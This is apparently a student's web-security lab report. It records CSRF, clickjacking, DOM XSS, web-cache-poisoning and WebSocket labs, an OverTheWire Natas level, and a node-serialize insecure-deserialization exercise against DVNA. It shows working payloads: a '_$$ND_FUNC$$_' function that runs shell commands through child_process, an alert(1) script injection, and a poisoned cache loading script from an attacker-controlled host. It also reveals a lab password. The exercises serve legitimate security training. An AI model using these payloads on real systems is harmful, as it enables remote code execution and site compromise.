CSRF vulnerability with no defenses



CSRF where token validation depends on request method

Result showing exploit from previous challenge didn't work



Login

Username

Password

Log in

Level Completion




CSRF where token validation depends on request method

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!



Share your skills!

[Continue learning >>](#)

CSRF where token is not tied to user session




CSRF where token is not tied to user session

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!



our skills!

[Continue learning >>](#)

CSRF where token is duplicated in cookie

Header shown including odinId

▼ Response Headers View source

Connection: close

Content-Encoding: gzip

Content-Length: 1038

Content-Type: text/html; charset=utf-8

Set-Cookie: LastSearchTerm=bradlet2; Secure; HttpOnly

How many cookies returned, names?

3: LastSearchTerm, session, SameSite

How have foo and bar been interpreted?

They were interpreted as a separate key value pair and used as another response header.

After including set-cookie in the search term, how many cookies returned?

4, foo=bar appearing as a cookie now as well.

Explain results of cookie csrf

We cleared the csrf cookie, and only included it as a header. Response showed that, what should have been a valid csrf token, was invalid. This hints that the cookie is all that is used for csrf validation, not the header. A dev might want to do this so that the csrf token can be persistent during the user's session.

Status code returned when including cookie data


HTTP status code 200

CSRF token in HTML response is 'H8PCqaUvtECaA7L4BLLAvVtWjxGVjaN7'

How could a dev use a keyed hash function to prevent this?

Just check against the function so that you can have some level of assurance in the csrf token validity without needing to store it as a cookie.

Screenshot of page redirected to



My Account


Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Level completion:



CSRF with broken Referer validation


What status code and text is returned?

```
HTTP status code: 400 with response text "Invalid referer header"
```

Status code returned after including referrer header

```
HTTP status code: 200 with response text
```

Page returned when clicking 'view exploit'



CSRF with broken Referer validation

[Go to exploit server](#)[Back to lab description >>](#)

Login

Username

Password

Log in

Level Completion:




CSRF with broken Referer validation

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!



Share your skills!

Continue learning >>

Exploiting XSS to perform CSRF




Exploiting XSS to perform CSRF

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!




Share your skills!

Continue learning >>

Section 3.4

Basic clickjacking with CSRF token protection




Clickjacking with form input data pre filled from a URL parameter


In the form's HTML, how many fields are present? Which are prefilled?

There are two fields: email and csrf. The csrf input is hidden and has a value pre-filled already.

Form with transparent iframe and pre-filled data



Level Completion



Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)

Exploiting clickjacking vulnerability to trigger DOM-based XSS

What is the name of the html element that is updated after form submission?

feedbackResult

What is the name of the function that is registered as an event listener for when the page is loaded?

displayFeedbackMessage

Show the vulnerable line of code in this function and explain why it is subject to XSS

```

23 action displayFeedbackMessage(name) {
24   return function() {
25     var feedbackResult = document.getElementById("feedbackResult");
26     if (this.status === 200) {
27       feedbackResult.innerHTML = "Thank you for submitting feedback" + (name ? ", " + name : "")
28       feedbackForm.reset();
29     } else {
30       feedbackResult.innerHTML = "Failed to submit feedback: " + this.responseText
31     }
32   }
33 }

```

The vulnerable line is 27 because it lets attackers set the name query parameter to whatever they want, and verify that it is represented as HTML. In this case, they are setting that whole line, as a string, to the feedbackResult element's innerHtml, so any valid html will be rendered.

Screenshot showing URL and pre-filled form

WebSecurity Academy

Exploiting clickjacking vulnerability to trigger DOM-based XSS

LAB Not solved

[Go to exploit server](#) [Back to lab description >>](#)

Home | [Submit feedback](#)

Submit feedback

Name:

Email:

Subject:

Message:

[Submit feedback](#)

And showing that the name parameter is rendered as html in feedbackResult

[Submit feedback](#) Thank you for submitting feedback,

bradlet2

!

Did the payload get successfully returned in the page?

[Submit feedback](#) Thank you for submitting feedback, !

```

... <span id="feedbackResult"> == $0
    "Thank you for submitting feedback, "
    <script>alert(1)</script>
    "!"
  </span>
</form>
<script src="/resources/js/submitFeedback.js">
<br>


```

The payload got returned successfully in the page, but is not rendered because script tags don't have any valid rendering.


Did the payload execute? If not, what might be the reason?

No, the payload did not execute. Script tags are not respected by the browser within an element's html, only html rendering occurs when evaluating at that level. It could be valid if we set it up as a response to some event for inner html elements.

Screenshot showing initial location on feedback page

Web Security Academy 

Exploiting clickjacking vulnerability to trigger DOM-based XSS

LAB Not solved 

[Go to exploit server](#)
[Back to lab description >>](#)

[Home](#) | [Submit feedback](#)

Submit feedback

Name:

Email:

Subject:

Message:

[Click me](#)

[Submit feedback](#)

With edits to align div

[Go to exploit server](#)[Back to lab description >>](#)[Home](#) | [Submit feedback](#)

Submit feedback

Name:


Email:

Subject:

Message:

[Submit feedback](#)[Click me](#)

Level Completion




Prevention (X-Frame-Options)

Screenshot showing what google passes back in its x-frame-options header

```
bradlet@bradletBox:~$ echo -en "GET / HTTP/1.0\n\n" | nc -C www.google.com 80
HTTP/1.0 200 OK
Date: Sat, 19 Feb 2022 16:04:47 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2022-02-19-16; expires=Mon, 21-Mar-2022 16:04:47 GMT; path=/; domain=.google.com; Secure
Set-Cookie: NID=511=aKshAUe99hyBJsztfINEnje9HtKrUvv52Ln5QnrJtzKq_nWEGIBSAjD1bpuzKzD5iXovmRsALD6jNDyLeJK8C6m4NUoXVuIs2CtVx3GN_PA1JfQgr3MSyzM0h21rSn6c4mNSi_Ta4mqDxEfJQA9ot3CJ3uCoZCxbLmxxezxCiVU; expires=Sun, 21-Aug-2022 16:04:47 GMT; path=/; domain=.google.com; HttpOnly
Accept-Ranges: none
Vary: Accept-Encoding
```

They pass back 'SAMEORIGIN'

Page did not load:




The iframe's src origin was separate from Google's so the browser (respecting google's X-Frame-Options header) refused to render the iframe.

OregonCTF's response

```
bradlet@bradletBox:~$ echo -en "GET / HTTP/1.0\n\n\n" | nc -C oregonctf.org 80
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 19 Feb 2022 16:09:54 GMT
Content-Type: text/html
Content-Length: 7517
Last-Modified: Wed, 06 Jan 2021 21:25:44 GMT
Connection: close
ETag: "5ff62ad8-1d5d"
Accept-Ranges: bytes
```

No X-Frame-Options header set.

OregonCTF Page loads in Iframe



Web cache poisoning with an unkeyed header

Three response headers that control caching behavior

Age, Cache-Control and X-Cache

000000

Request URL: https://ac9e1f101e22ddd7c0492fcf00...
urity-academy.net/

Request Method: GET

Status Code:  200 OK

Remote Address: 18.200.141.238:443

Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers

[View source](#)

Age: 0

Cache-Control: max-age=30

Connection: close

Content-Encoding: gzip

Content-Length: 1719

Content-Type: text/html; charset=utf-8

X-Cache: miss

Screenshot showing cache miss

I am using the above screenshot because I had actually left the page for a bit to read ahead in the lab sheet. So my first reload exceeded max-age, causing a cache miss and hard reload.

Screenshot showing poisoned cache

```
<!DOCTYPE html>
<html>
  <head>...</head>
  ... <body> == $0
    <script type="text/javascript" src="//bradlet2.net/resources/js/tracking.js">
    </script>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader">...</div>
```

Level completion:

Web Security Academy

Web cache poisoning with an unkeyed header

LAB Solved

Back to lab description >>

bradlet@bradletBox:~\$ bradlet2

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Section 3.5

'Reverse the Cookie' base64 decoded cookie


```
1 a:3:{i:0;a:4:{s:2:"x1";s:1:"0";s:2:"y1";s:1:"0";s:2:"x2";s:3:"100";s:2:"y2";s:3:"200";}i:1;a:4:{s:2:"x1";s:1:"0";s:2:"y1";s:1:"0";s:2:"x2";s:3:"200";s:2:"y2";s:3:"200";}i:2;a:4:{s:2:"x1";s:1:"0";s:2:"y1";s:1:"0";s:2:"x2";s:3:"200";s:2:"y2";s:3:"200";}}
```

Password shown in the page – Browser did not update for a while so I thought I was doing something wrong, but they started showing up after I accessed the resource directly by specifying it in the file path. Would have been nice to have that in the instructions to not cost me so much time figuring it out.

← → ↻ ⚠ Not secure | natas26.natas.labs.overthewire.org/img/bradlet2.php

55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ 55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ

Natas27 access



Section 3.6

What is the name of the vulnerable file that contains the insecure deserialization?
appHandler.js

Vulnerable Line:

```
217     if(req.files.products){
218         var products = serialize.unserialize(req.files.products.data.toString(
219             g('utf8')))
220         products.forEach( function (product) {
```


Node-serialize dependency require

```
5 var libxmljs = require("libxmljs");
6 var serialize = require("node-serialize")
7 const Op = db.Sequelize.Op
8
```

Immediately invoked function prefix

```
_$ND_FUNC$_
```

Output from running provided code in Repl.it




Zooming in so it's easier to see


```
Serialized:
{"rce": "_$$ND_FUNC$$_function(){ require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });}}"}
Hint: hit control+c anytime to enter REPL.
> 
```

Note: JS immediately invoked function ‘_\$\$ND_FUNC\$\$_function()’


Screenshot of output from repl.it



```

Console  Shell
hello g
Hint: hit control+c anytime to enter REPL.
> typeof(f)
'function'
> typeof(g)
'number'
> f()
hello f
undefined
> g
1
> 
```

Screenshot of output from using unserialize on a JSON object with Immediately Invoked Function



A screenshot of a terminal window with a dark background. At the top, there are two tabs: 'Console' and 'Shell'. The 'Console' tab is active. Below the tabs, a hint message reads: 'Hint: hit control+c anytime to enter'. Below the hint, a list of directory names is displayed in a light-colored monospace font. The directories are: bin, boot, dev, etc, home, inject, io, lib, lib32, lib64, libx32, media, mnt, nix, opt, proc, repl, root, run, sbin, srv, sys, tmp, usr, and var. At the bottom of the list, there is a small yellow icon followed by a white cursor line.

```
Hint: hit control+c anytime to enter
bin
boot
dev
etc
home
inject
io
lib
lib32
lib64
libx32
media
mnt
nix
opt
proc
repl
root
run
sbin
srv
sys
tmp
usr
var
>
```

Output from running `ls payload`, `touch payload`, then `ls payload` again (Showing successful creation of the file 'bradlet2' in tmp)

Hint: hit control+c anytime to enter REPL.

```
➤ serialize.unserialize(ls_payload)
```

```
{ rce: undefined }
```

```
➤ 581e2a8546069c420bcd1f6e3874842
```

```
audio
```

```
audioStatus.json
```

```
prybar-nodejs-1069018655.js
```

```
prybar-nodejs-1237059464.js
```

```
prybar-nodejs-1605131363.js
```

```
prybar-nodejs-1733607490.js
```

```
prybar-nodejs-1769967950.js
```

```
prybar-nodejs-1831950996.js
```

```
prybar-nodejs-1970031105.js
```

```
prybar-nodejs-2258342021.js
```

```
prybar-nodejs-226089830.js
```

```
prybar-nodejs-2274093148.js
```

```
prybar-nodejs-248917624.js
```

```
prybar-nodejs-2505468775.js
```

```
prybar-nodejs-2650556483.js
```

```
prybar-nodejs-2661059359.js
```

```
prybar-nodejs-273355443.js
```

```
prybar-nodejs-2776761039.js
```

```
prybar-nodejs-2839283650.js
```

```
prybar-nodejs-2938183803.js
```

```
prybar-nodejs-3608829442.js
```

```
prybar-nodejs-3794094361.js
```

```
prybar-nodejs-4020121122.js
```

```
prybar-nodejs-4272622589.js
```

```
seriaialize.unserialize(touch_payload)
```

```
{ rce: undefined }
```

```
➤ serialize.unserialize(ls_payload)
```

```
{ rce: undefined }
```

```
➤ 581e2a8546069c420bcd1f6e3874842
```

```
audio
```

```
audioStatus.json
```

```
bradlet2
```

```
prybar-nodejs-1069018655.js
```

```
prybar-nodejs-1237059464.js
```

```
prybar-nodejs-1605131363.js
```

```
prybar-nodejs-1733607490.js
```

```
prybar-nodejs-1769967950.js
```

```
prybar-nodejs-1831950996.js
```

```
prybar-nodejs-1970031105.js
```

```
prybar-nodejs-2258342021.js
```

```
prybar-nodejs-226089830.js
```

```
prybar-nodejs-2274093148.js
```

```
prybar-nodejs-248917624.js
```

```
prybar-nodejs-2505468775.js
```

```
prybar-nodejs-2650556483.js
```

```
prybar-nodejs-2661059359.js
```

```
prybar-nodejs-273355443.js
```

SSH session ls showing container tmp dir before and after (2x before because I messed up with my initial payload)

```
bradlet2@dvna:~$ sudo docker exec -it dvna /bin/bash
root@4bdc1600c303:/app# ls /tmp
npm-6-d732cd61
root@4bdc1600c303:/app# ls /tmp
npm-6-d732cd61
root@4bdc1600c303:/app# ls /tmp
bradlet2 npm-6-d732cd61
root@4bdc1600c303:/app#
```

Section 3.7

Manipulating WebSocket messages to exploit vulnerabilities

Screenshot showing wss prefixed websocket URL in form

```
<form id="chatForm" action="wss://acb81f4a1e795df1c094102a00110060.web-security-academy.net/chat" encode="true">
  <p>Your message: </p>
  <textarea id="message-box" name="message" maxlength="100"></textarea>
  <button class="button" type="submit"> Send </button>
</form>
<script src="/resources/js/chat.js"></script>
```

Screenshot of all 6 messages

↑ READY	5	16:26:20.266
↓ {"user":"CONNECTED","content":"-- Now chatting with Hal Pline --"}	66	16:26:20.438
↑ {"message":"Hello, <bradlet2>"}	37	16:28:26.766
↓ {"user":"You","content":"Hello, <bradlet2>"}	50	16:28:26.937
↓ TYPING	6	16:28:27.438
↓ {"user":"Hal Pline","content":"Could you articulate better please."}	68	16:28:27.938

What format is being used?

Messages are being sent as JSON

Screenshot showing function that encodes certain characters

```
function htmlEncode(str) {
  if (chatForm.getAttribute("encode")) {
    return String(str).replace(/["<&\r\n\\]/gi, function (c) {
      var lookup = {'\': '&#x5c;', '\r': '&#x0d;', '\n': '&#x0a;', '"': '&quot;', '<': '&lt;', '>': '&gt;', ' ': '&#39;', '&': '&amp;'};
      return lookup[c];
    });
  }
  return str;
}
```

Response from server when sending web socket message via python program

```
/home/bradlet/Projects/winter2022pdx/w22websec-bradley-thompson  
Sending {"message": "Hello, <bradlet2>"}  
Received {"user": "You", "content": "Hello, <bradlet2>"}  
  
Process finished with exit code 0
```

Level completion

Web Security Academy 

Manipulating
WebSocket
messages to
exploit
vulnerabilities

LAB Solved 

Congratulations, you solved
the lab!

